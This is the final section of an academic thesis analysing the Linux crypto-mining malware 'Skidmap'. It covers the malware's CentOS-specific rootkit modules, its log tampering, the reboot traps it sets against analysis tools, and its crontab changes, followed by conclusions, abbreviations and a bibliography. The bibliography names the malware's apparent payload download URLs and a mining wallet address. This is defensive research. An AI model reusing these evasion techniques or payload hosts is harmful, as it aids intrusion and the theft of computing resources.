In case it is executed on a "CentOS-based" system, its version is of crucial importance when it comes to the contents of the downloaded packet (Figure 5.3.7.2 & Figure 5.3.7.3) and the selection of the appropriate files to install. More specifically, different versions of LKMs that hide installed files and running processes are installed, which grant the detection and disinfection processes intractable It also proceeds with routing changes and with the installation of CA certificate. Among other evasive techniques, the log files are altered and the execution of "unhide" command or "busybox" and "sysdig" software suites results in unexpected system reboots to hinder the analysis. The crypto-mining software also varies depending on the system's RAM and subsequently the cryptocurrency, the mining pool and the wallet differ.

Worth mentioning is the fact that there is code which is not executed due to a failed MD5 comparison. In that part of the code, the crontab scheduler is cleared and a miner starting task is inserted. Last but not least, it attempts to remove competitive processes that may belong to a previous "Skidmap" version.




Figure 5.3.7.2 – CentOS v7 related files




Figure 5.3.7.3 – CentOS v8 related files

6 Conclusions

The development of malware cannot be eliminated. As technology invades in every aspect of our life, we become more dependent on their services. The more dependent that we become, the more profitable it is someone to attack them. In many cases it is not just an individual but state sponsored teams that perform such attacks. Thus, it is now necessary more than ever for a combined effort to understand and prevent such malicious acts.

In this thesis a modern malware that targets Linux Systems, “Skidmap”, was analyzed and valuable conclusions were made, hoping to assist on this cause.

First of all, it was considered interesting the fact that the author seems to have read some of the public analysis made in previous versions of the malware and adapt to them. Specifically, it was discovered that some of the tools that are referred on a Chinese report of this malware [85] were “bugged”, which means that if they were found on running processes, a reboot would instantly occur.

The direct connection to that report, the origin of the “rctl” remote control software [83] as well as the percentage of Chinese IP addresses that are associated with “Skidmap” activity [70], are indications that this malware family is of Chinese origin.

Moreover, it was observed that many open-source projects, either modified versions (miner2, rctl) of them or the original ones (upx,) are “weaponized” to serve their needs.

Also, although UPX is a packer that is easily bypassed, there are still malware that are packed by such software. Thus, it is useful to study older packers.

Lately, it is observed that this ever-increasing use of cryptocurrencies (Bitcoin, Ethereum, etc) has led into a surge in their value, and therefore they have become lucrative targets for cybercriminals. Consequently, it is estimated that there will be an outbreak of attacks related to cryptocurrencies in the near future. It is also evident, that malware developers are highly active as it was observed that this specific variant of “Skidmap” that was studied, made its appearance only four days after the "Sugar" cryptocurrency was made publicly available.

Last it was concluded that although the rise in malwares is significant over the past years, there are few cases where the sample has been written from scratch. Most of the samples in the wild, are known malwares modified for the needs of every attacker.

7 Abbreviations

ASCII	American Standard Code for Information Interchange
ASLR	Address Space Layout Randomization
AV	Antivirus
BTC	Bitcoin
CA	Certification Authority
CPU	Central Processing Unit
C2	Command and Control
DER	Distinguished Encoding Rules
DIE	Detect It Easy
DLL	Dynamic Link Library
DNS	Domain Name System
ELF	Executable and Linkable Format
FLARE	FireEye Labs Advanced Reverse Engineering
FTP	File Transfer Protocol
GB	Gigabyte
GNOME	GNU Network Object Model Environment
GNU	GNU’s Not Unix
GUI	Graphical User interface
GUID	Globally Unique Identifier
GW	Gateway
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
ID	Identifier
IP	Internet Protocol
LKM	Linux Kernel Module
LTS	Long Term Support
MAC	Media Access Control
MB	Megabyte
MD5	Message Digest 5 algorithm
MIME	Multipurpose Internet Mail Extensions
NAT	Network Address Translation

NSA	National Security Agency
OS	Operating System
OVA	Open Virtual Appliance
PE	Portable Executable
PC	Personal Computer
RAM	Random Access Memory
RSA	Rivest–Shamir–Adleman
SAMA	Systematic Approach to Malware Analysis
SELinux	Security-Enhanced Linux
SN	Serial Number
SSH	Secure Shell
TLS	Transport Layer Security
UNIX	Uniplexed Information and Computing System
URL	Uniform Resource Locator
VDI	VirtualBox Disk Image
VM	Virtual Machine
VT	VirusTotal
WWW	World Wide Web
YARA	Yet Another Recursive Acronym Yet Another Ridiculous Acronym

8 Bibliography and References

[1] ENISA, "ENISA Threat Landscape 2020: Cyber Attacks Becoming More Sophisticated, Targeted, Widespread and Undetected — ENISA," 20 October 2020. [Online]. Available: https://www.enisa.europa.eu/news/enisa-news/enisa-threat-landscape-2020. [Accessed 02 March 2021].

[2] J. B. Higuera, C. A. Aramburu, J.-R. B. Higuera, M. A. S. Urban and J. A. S. Montalvo, "Systematic Approach to Malware Analysis (SAMA)," *MDPI - Applied sciences,* p. 31, 17 February 2020.

[3] A. Mohanta and A. Saldanha, Malware Analysis and Detection Engineering: A Comprehensive Approach to Detect and Analyze Modern Malware, Berkeley: Appress, 2020.

[4] M. Sikorski and A. Honig, Practical malware analysis: the hands-on guide to dissecting malicious software, San Fransisco: No Starch Press, 2012.

[5] R. Wong, Mastering Reverse Engineering: Re-engineer your ethical hacking skills, Birmigham: Packt Publishing, 2018.

[6] D. Andriesse, Practical Binary Analysis: Build Your Own Linux Tools for Binary Instrumentation, Analysis, and Disassembly, San Francisco: No Starch Press, 2019.

[7] Oracle Corporation, "File Format (Linker and Libraries Guide)," 2010. [Online]. Available: https://docs.oracle.com/cd/E19683-01/816-1386/6m7qcoblj/index.html. [Accessed 02 January 2020].

[8] The Santa Cruz Operation, "ELF Header," 28 January 2015. [Online]. Available: https://refspecs.linuxfoundation.org/elf/gabi4+/ch4.eheader.html. [Accessed 04 January 2021].

[9] The Santa Cruz Operation, "Program Header," 28 January 2015. [Online]. Available: https://refspecs.linuxfoundation.org/elf/gabi4+/ch5.pheader.html. [Accessed 04 January 2021].

[10] "ANY.RUN - Interactive Online Malware Sandbox," ANY.RUN, [Online]. Available: https://any.run/. [Accessed 10 October 2020].

[11] NWMonster, "GitHub - NWMonster/ApplySig: Apply IDA FLIRT signatures for Ghidra," 15 May 2020. [Online]. Available: https://github.com/NWMonster/ApplySig. [Accessed 14 January 2021].

[12] "Download Burp Suite Community Edition - PortSwigger," PortSwigger, [Online]. Available: https://portswigger.net/burp/communitydownload. [Accessed 15 oCTOBER 2020].

[13] The CentOS Project, "The CentOS Project," 2021. [Online]. Available: https://www.centos.org. [Accessed 01 February 2021].

[14] C. Negus, Linux Bible, Indianapolis: John Willey & Sons inc., 2020.

[15] N. Murilo and K. Steding-Jessen, "chkrootkit -- locally checks for signs of a rootkit," 07 December 2020. [Online]. Available: http://www.chkrootkit.org/. [Accessed 19 February 2021].

[16] "ClamavNet," ClamAV, [Online]. Available: https://www.clamav.net/. [Accessed 20 January 2021].

[17] GCHQ, "GitHub - gchq/CyberChef: The Cyber Swiss Army Knife - a web app for encryption, encoding, compression and data analysis," GCHQ, 23 February 2021. [Online]. Available: https://github.com/gchq/CyberChef. [Accessed 25 February 2021].

[18] horsiq, "GitHub - horsicq/Detect-It-Easy: Program for determining types of files for Windows, Linux and MacOS.," 14 February 2021. [Online]. Available: https://github.com/horsicq/Detect-It-Easy. [Accessed 25 February 2021].

[19] linux.die.net, "dnsmasq(8): lightweight DHCP/caching DNS server - Linux man page," [Online]. Available: https://linux.die.net/man/8/dnsmasq. [Accessed 14 December 2021].

[20] "DistroWatch.com: Put the fun back into computing. Use Linux, BSD.," DistroWatch, 31 May 2001. [Online]. Available: https://distrowatch.com/dwres.php?resource=about. [Accessed 08 February 2021].

[21] Elena Opris - Softpedia, "Download Exeinfo PE 0.0.6.3," 26 November 2020. [Online]. Available: https://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/ExEinfo-PE.shtml. [Accessed 12 December 2020].

[22] M. Kerrisk, "gcc(1) - Linux manual page," Free Software Foundationq, 21 December 2020. [Online]. Available: https://man7.org/linux/man-pages/man1/gcc.1.html. [Accessed 16 February 2021].

[23] "Ghidra," National Security Agency, [Online]. Available: https://ghidra-sre.org/. [Accessed 12 January 2021].

[24] Git, "Git," [Online]. Available: https://git-scm.com/. [Accessed 27 January 2021].

[25] T. Hungenberg and M. Eckert, "INetSim: Internet Services Simulation Suite - Project Homepage," 19 May 2020. [Online]. Available: https://www.inetsim.org/. [Accessed 05 October 2021].

[26] puux, "GitHub - puux/iptables: iptables WEB gui," 05 November 2018. [Online]. Available: https://github.com/puux/iptables. [Accessed 22 December 2020].

[27] M. Kerrisk, "make(1) - Linux manual page," 28 February 2016. [Online]. Available: https://man7.org/linux/man-pages/man1/make.1.html. [Accessed 25 February 2021].

[28] M. Kerrisk, "md5sum(1) - Linux manual page," March 2020. [Online]. Available: https://man7.org/linux/man-pages/man1/md5sum.1.html. [Accessed 07 January 2021].

[29] NethServer, "NethServer - operating system for the Linux enthusias," [Online]. Available: https://www.nethserver.org/. [Accessed 22 January 2021].

[30] T. Faller, "GitHub - pwndbg/pwndbg: Exploit Development and Reverse Engineering with GDB Made Easy," 26 February 2021. [Online]. Available: https://github.com/pwndbg/pwndbg. [Accessed 02 March 2021].

[31] Python Software Foundation, "Welcome to Python.org," Python Software Foundation, [Online]. Available: https://www.python.org/. [Accessed 22 February 2021].

[32] M. Kerrisk, "readelf(1) - Linux manual page," 19 September 2020. [Online]. Available: https://man7.org/linux/man-pages/man1/readelf.1.html. [Accessed 14 January 2021].

[33] L. Zeltser, "Get the Virtual Appliance - REMnux Documentation," 15 February 2021. [Online]. Available: https://docs.remnux.org/install-distro/get-virtual-appliance. [Accessed 20 February 2021].

[34] "Scintilla and SciTE," 01 December 2020. [Online]. Available: https://www.scintilla.org/SciTE.html. [Accessed 03 January 2021].

[35] S. Lee, "GitHub - push0ebp/sig-database: IDA FLIRT Signature Database," 02 June 2020. [Online]. Available: https://github.com/push0ebp/sig-database. [Accessed 02 January 2021].

[36] J. Kornblum and T. OI, "ssdeep - Fuzzy hashing program," 11 April 2018. [Online]. Available: https://ssdeep-project.github.io/ssdeep/index.html. [Accessed 17 October 2020].

[37] M. Kerrisk, "stat(2) - Linux manual page," 13 August 2020. [Online]. Available: https://man7.org/linux/man-pages/man2/lstat.2.html. [Accessed 02 February 2021].

[38] R. O'Neill, Learning Linux Binary Analysis, Birmingham: Packt Publishing, 2016.

[39] M. Kerrisk, "tar(1) - Linux manual page," 13 July 2020. [Online]. Available: https://man7.org/linux/man-pages/man1/tar.1.html. [Accessed 09 January 2021].

[40] Canonical Ltd., "Download Ubuntu Desktop | Download | Ubuntu," 2021. [Online]. Available: https://ubuntu.com/download/desktop. [Accessed 02 February 2021].

[41] M. F. Oberhumer, L. Molnár and J. F. Reiser, "UPX: the Ultimate Packer for eXecutables - Homepage," 23 January 2020. [Online]. Available: https://upx.github.io/. [Accessed 19 October 2020].

[42] Oracle, "Oracle VM VirtualBox," Oracle, [Online]. Available: https://www.virtualbox.org/. [Accessed 17 September 2020].

[43] The WireShark Foundation, "Wireshark · Go Deep.," [Online]. Available: https://www.wireshark.org. [Accessed 10 December 2020].

[44] VirusTotal, VirusTotal, 2021. [Online]. Available: https://github.com/VirusTotal/yara. [Accessed 02 January 2021].

[45] j0sm1, jovimon, mmorenog and J. Martin, "GitHub - Yara-Rules/rules: Repository of yara rules," Yara Rules Project, 22 September 2020. [Online]. Available: https://github.com/Yara-Rules/rules. [Accessed 17 December 2020].

[46] I. Pavlov, "7-Zip," 21 January 2019. [Online]. Available: https://www.7-zip.org/. [Accessed 24 January 2021].

[47] ENISA, "Building artifact handling and analysis environment," February 2014. [Online]. Available: https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/building-artifact-handling-and-analysis-environment-handbook. [Accessed 12 September 2020].

[48] L. Rendek, "How to switch back networking to /etc/network/interfaces on Ubuntu 20.04 Focal Fossa Linux," LinuxConfig, 26 November 2020. [Online]. Available: https://linuxconfig.org/how-to-switch-back-networking-to-etc-network-interfaces-on-ubuntu-20-04-focal-fossa-linux. [Accessed 01 December 2020].

[49] PortSwigger, "Professional / Community 2021.2.1 | Releases," PortSwigger, 16 February 2021. [Online]. Available: https://portswigger.net/burp/releases/community/latest. [Accessed 20 February 2021].

[50] ENISA, "Technical — ENISA," 04 December 2014. [Online]. Available: (https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational#building. [Accessed 20 November 2020].

[51] x-yuri, "Reset iptables · GitHub," 14 August 2020. [Online]. Available: https://gist.github.com/x-yuri/da5de61959ae118900b685fed78feff1. [Accessed 01 Decemver 2020].

[52] PortSwigger, "Installing Burp's CA certificate in Firefox - PortSwigger," [Online]. Available: https://portswigger.net/burp/documentation/desktop/getting-started/proxy-setup/certificate/firefox. [Accessed 08 February 2021].

[53] R. Villarreal, "Adding Burp Suite CA Certificate to Kali Linux Certificate Store," bestestredteam, 25 May 2019. [Online]. Available: https://bestestredteam.com/2019/05/25/adding-burp-suite-ca-certificate-to-kali-linux-ca-store/. [Accessed 08 February 2021].

[54] A. Russell, "PEM, DER, CRT, and CER: X.509 Encodings and Conversions - SSL.com," 07 July 2020. [Online]. Available: https://www.ssl.com/guide/pem-der-crt-and-cer-x-509-encodings-and-conversions/. [Accessed 08 February 2021].

[55] horsicq, "Releases DIE-engine," GitHub, 11 January 2021. [Online]. Available: https://github.com/horsicq/DIE-engine/releases. [Accessed 09 February 2021].

[56] Andreas Pogiatzis, Infosec Writeups, "Pwndbg + GEF + Peda — One for all, and all for one," medium, 24 July 2019. [Online]. Available: https://medium.com/bugbountywriteup/pwndbg-gef-peda-one-for-all-and-all-for-one-714d71bf36b8. [Accessed 09 February 2021].

[57] A. Pogiatzis, "gdb-peda-pwndbg-gef: A script to automatically install Peda+pwndbg+GEF plugins for gdb," GitHub, [Online]. Available: https://github.com/apogiatzis/gdb-peda-pwndbg-gef. [Accessed 09 February 2021].

[58] N. Murilo and K. Steding-Jessen, "chkrootkit -- locally checks for signs of a rootkit," 30 October 2014. [Online]. Available: http://www.chkrootkit.org/download/. [Accessed 05 January 2021].

[59] abuse.ch, "MalwareBazaar | Browse malware samples," abuse.ch, 14 December 2020. [Online]. Available: https://bazaar.abuse.ch/browse.php?search=sha256%3Af005c2a40cdb4e020c3542eb51aef5bac0c87b4090545c741e1705fcbc8ca120. [Accessed 15 February 2021].

[60] The Regents of the University of California, "sys/unistd.h Source," superglobalmegacorp.com, 04 January 1991. [Online]. Available: https://unix.superglobalmegacorp.com/NetBSD-0.8/newsrc/sys/unistd.h.html. [Accessed 2021 January 04].

[61] Free Software Foundation Inc, "Testing File Access (The GNU C Library," gnu.org, [Online]. Available: https://www.gnu.org/software/libc/manual/html_node/Testing-File-Access.html. [Accessed 04 January 2021].

[62] IBM, "fopen, fopen64, freopen, freopen64, fopen_s or fdopen Subroutine," [Online]. Available: https://www.ibm.com/support/knowledgecenter/es/ssw_aix_71/f_bostechref/fopen.html?view=embed&origURL=ssw_aix_71/com.ibm.aix.basetrf1/fopen.htm. [Accessed 04 January 2021].

[63] linux.die.net, "pam_unix(8) - Linux man page," [Online]. Available: https://linux.die.net/man/8/pam_unix. [Accessed 04 January 2021].

[64] M. Kerrisk, "utime(2) - Linux manual page," 21 December 2020. [Online]. Available: https://man7.org/linux/man-pages/man2/utime.2.html. [Accessed 02 February 2021].

[65] FEDORA (TM), "5.5. SELinux Modes," [Online]. Available: https://docs.fedoraproject.org/en-US/Fedora/12/html/Security-Enhanced_Linux/sect-Security-Enhanced_Linux-Working_with_SELinux-SELinux_Modes.html. [Accessed 01 February 2021].

[66] redhat, "43.2. Introduction to SELinux," [Online]. Available: https://web.mit.edu/rhel-doc/5/RHEL-5-manual/Deployment_Guide-en-US/ch-selinux.html. [Accessed 02 February 2021].

[67] M. Kerrisk, "chattr(1) - Linux manual page," 21 December 2020. [Online]. Available: https://www.man7.org/linux/man-pages/man1/chattr.1.html. [Accessed 01 January 2021].

[68] Computer Hope, "What is a File Descriptor?," 16 November 2019. [Online]. Available: https://www.computerhope.com/jargon/f/file-descriptor.htm. [Accessed 02 February 2021].

[69] Tutorialspoint, "open() - Unix, Linux System Call - Tutorialspoint," [Online]. Available: https://www.tutorialspoint.com/unix_system_calls/open.htm. [Accessed 02 February 2021].

[70] Z. Zaifeng and RootKiter, "DNS data mining case study - skidmap," 360 Netlab Blog, 20 November 2020. [Online]. Available: https://blog.netlab.360.com/security-with-dns-data_en/. [Accessed 2021 February 08].

[71] VirusTotal, "VirusTotal," 01 January 2021. [Online]. Available: https://www.virustotal.com/gui/file/cf41aa627ddf3a7af4550ebc6f80875fec1eb0e393dad74515c28fef8e9cb719/community. [Accessed 08 January 2021].

[72] ANY.RUN, "http://a.powerofwish.com/miner2 - Interactive analysis - ANY.RUN," 12 January 2021. [Online]. Available: https://app.any.run/tasks/bba12759-d6f8-4eb0-ade0-7277a5e27c78/. [Accessed 10 February 2021].

[73] "Explorer Sugarchain," [Online]. Available: https://1explorer.sugarchain.org/address/sugar1qddpk0wgqtgufenz6z9zh4cjgrehk8ezud42p5q. [Accessed 28 January 2021].

[74] ANY.RUN, "http://a.powerofwish.com/cos7.tar.gz - Interactive analysis - ANY.RUN," ANY.RUN, 27 January 2021. [Online]. Available: https://app.any.run/tasks/dcb111ab-25df-4de5-9a3f-8b8b6e0ef09e/. [Accessed 10 February 2021].

[75] ANY.RUN, "http://a.powerofwish.com/cos8.tar.gz - Interactive analysis - ANY.RUN," ANY.RUN, 27 January 2021. [Online]. Available: https://app.any.run/tasks/31f0c774-e9f3-4d8f-8dbc-9408b728577c/. [Accessed 10 February 2021].

[76] Tutorialspoint, "crontab - Unix, Linux Command - Tutorialspoint," [Online]. Available: https://www.tutorialspoint.com/unix_commands/crontab.htm. [Accessed 02 February 2021].

[77] VirusTotal, "VirusTotal," 13 February 2021. [Online]. Available: https://www.virustotal.com/gui/file/56e0174d76d82a1c6c127044bb85f696ef4842a140798b398691af6fa51b48f0/detection. [Accessed 17 February 2021].

[78] VirusTotal, "VirusTotal," 17 February 2021. [Online]. Available: https://www.virustotal.com/gui/file/597dcab700a24b6b36f271325b8ecd03f217fa931d9dc72a2bc777ef3c9dcc92/detection. [Accessed 17 February 2021].

[79] VirusTotal, "VirusTotal," 07 June 2020. [Online]. Available: https://www.virustotal.com/gui/file/f934baecf959178a7f0dc99f0316e957d6ef3c3a1d181421369b309d3cec82ab/detection. [Accessed 17 February 2021].

[80] H. J. Alarcon, "Backdoor.Linux.SKIDMAP.A - Threat Encyclopedia," Trend Micro, 12 September 2019. [Online]. Available: https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/Backdoor.Linux.SKIDMAP.A. [Accessed 08 February 2021].

[81] S. Knight, "Threat Analysis Unit (TAU) Threat Intelligence Notification: Skidmap | VMware Carbon Black," vmware Carbon Black, 10 December 2019. [Online]. Available: https://www.carbonblack.com/blog/threat-analysis-unit-tau-threat-intelligence-notification-skidmap/. [Accessed 08 February 2021].

[82] I. Arghire, "Linux Crypto-Miner Uses Kernel-Mode Rootkits for Evasion | SecurityWeek.Com," SecurityWeek, 17 September 2019. [Online]. Available: https://www.securityweek.com/linux-crypto-miner-uses-kernel-mode-rootkits-evasion?fbclid=IwAR3TYTOUT89R2SmDTg0Yrxq2um8XLTC9F-NfFJozmTwtEvlvCzB90XFzm4s. [Accessed 08 February 2021].

[83] J. Sun, "GitHub - ycsunjane/rctl: remote linux control," 14 January 2015. [Online]. Available: https://github.com/ycsunjane/rctl. [Accessed 01 March 2021].

[84] M. Kerrisk, "reboot(2) - Linux manual page," 21 December 2020. [Online]. Available: https://man7.org/linux/man-pages/man2/reboot.2.html. [Accessed 01 March 2021].

[85] osc_hu8sgifq, "centos7系统被入侵，挂载挖矿木马-pamdicks-(1)临时处理 - osc_hu8sgifq的个人空间 - OSCHINA - 中文开源技术交流社区<," 19 October 2019. [Online]. Available: https://my.oschina.net/u/4290481/blog/3374075. [Accessed 01 March 2021].

[86] M. Kerrisk, "ss(8) - Linux manual page," 21 December 2020. [Online]. Available: https://man7.org/linux/man-pages/man8/ss.8.html. [Accessed 14 February 2021].

[87] die.net, "wtmp(5): login records - Linux man page," [Online]. Available: https://linux.die.net/man/5/wtmp. [Accessed 01 March 2021].

[88] M. Kerrisk, "getdents(2) - Linux manual page," 21 December 2020. [Online]. Available: https://man7.org/linux/man-pages/man2/getdents.2.html. [Accessed 27 February 2021].

[89] S. Grubb, "auditd(8): Audit daemon - Linux man page," [Online]. Available: https://linux.die.net/man/8/auditd. [Accessed 01 March 2021].

[90] ABRT team, "abrtd(8): automated bug reporting tool's daemon - Linux man page," [Online]. Available: https://linux.die.net/man/8/abrtd. [Accessed 01 March 2021].

[91] T. Woerner, "Documentation | firewalld," [Online]. Available: https://firewalld.org/documentation/. [Accessed 01 March 2021].

[92] D. Madrisan, "GitHub - madrisan/wtmpclean: A tool for dumping wtmp files and patching wtmp records," 21 July 2013. [Online]. Available: https://github.com/madrisan/wtmpclean. [Accessed 02 March 2021].

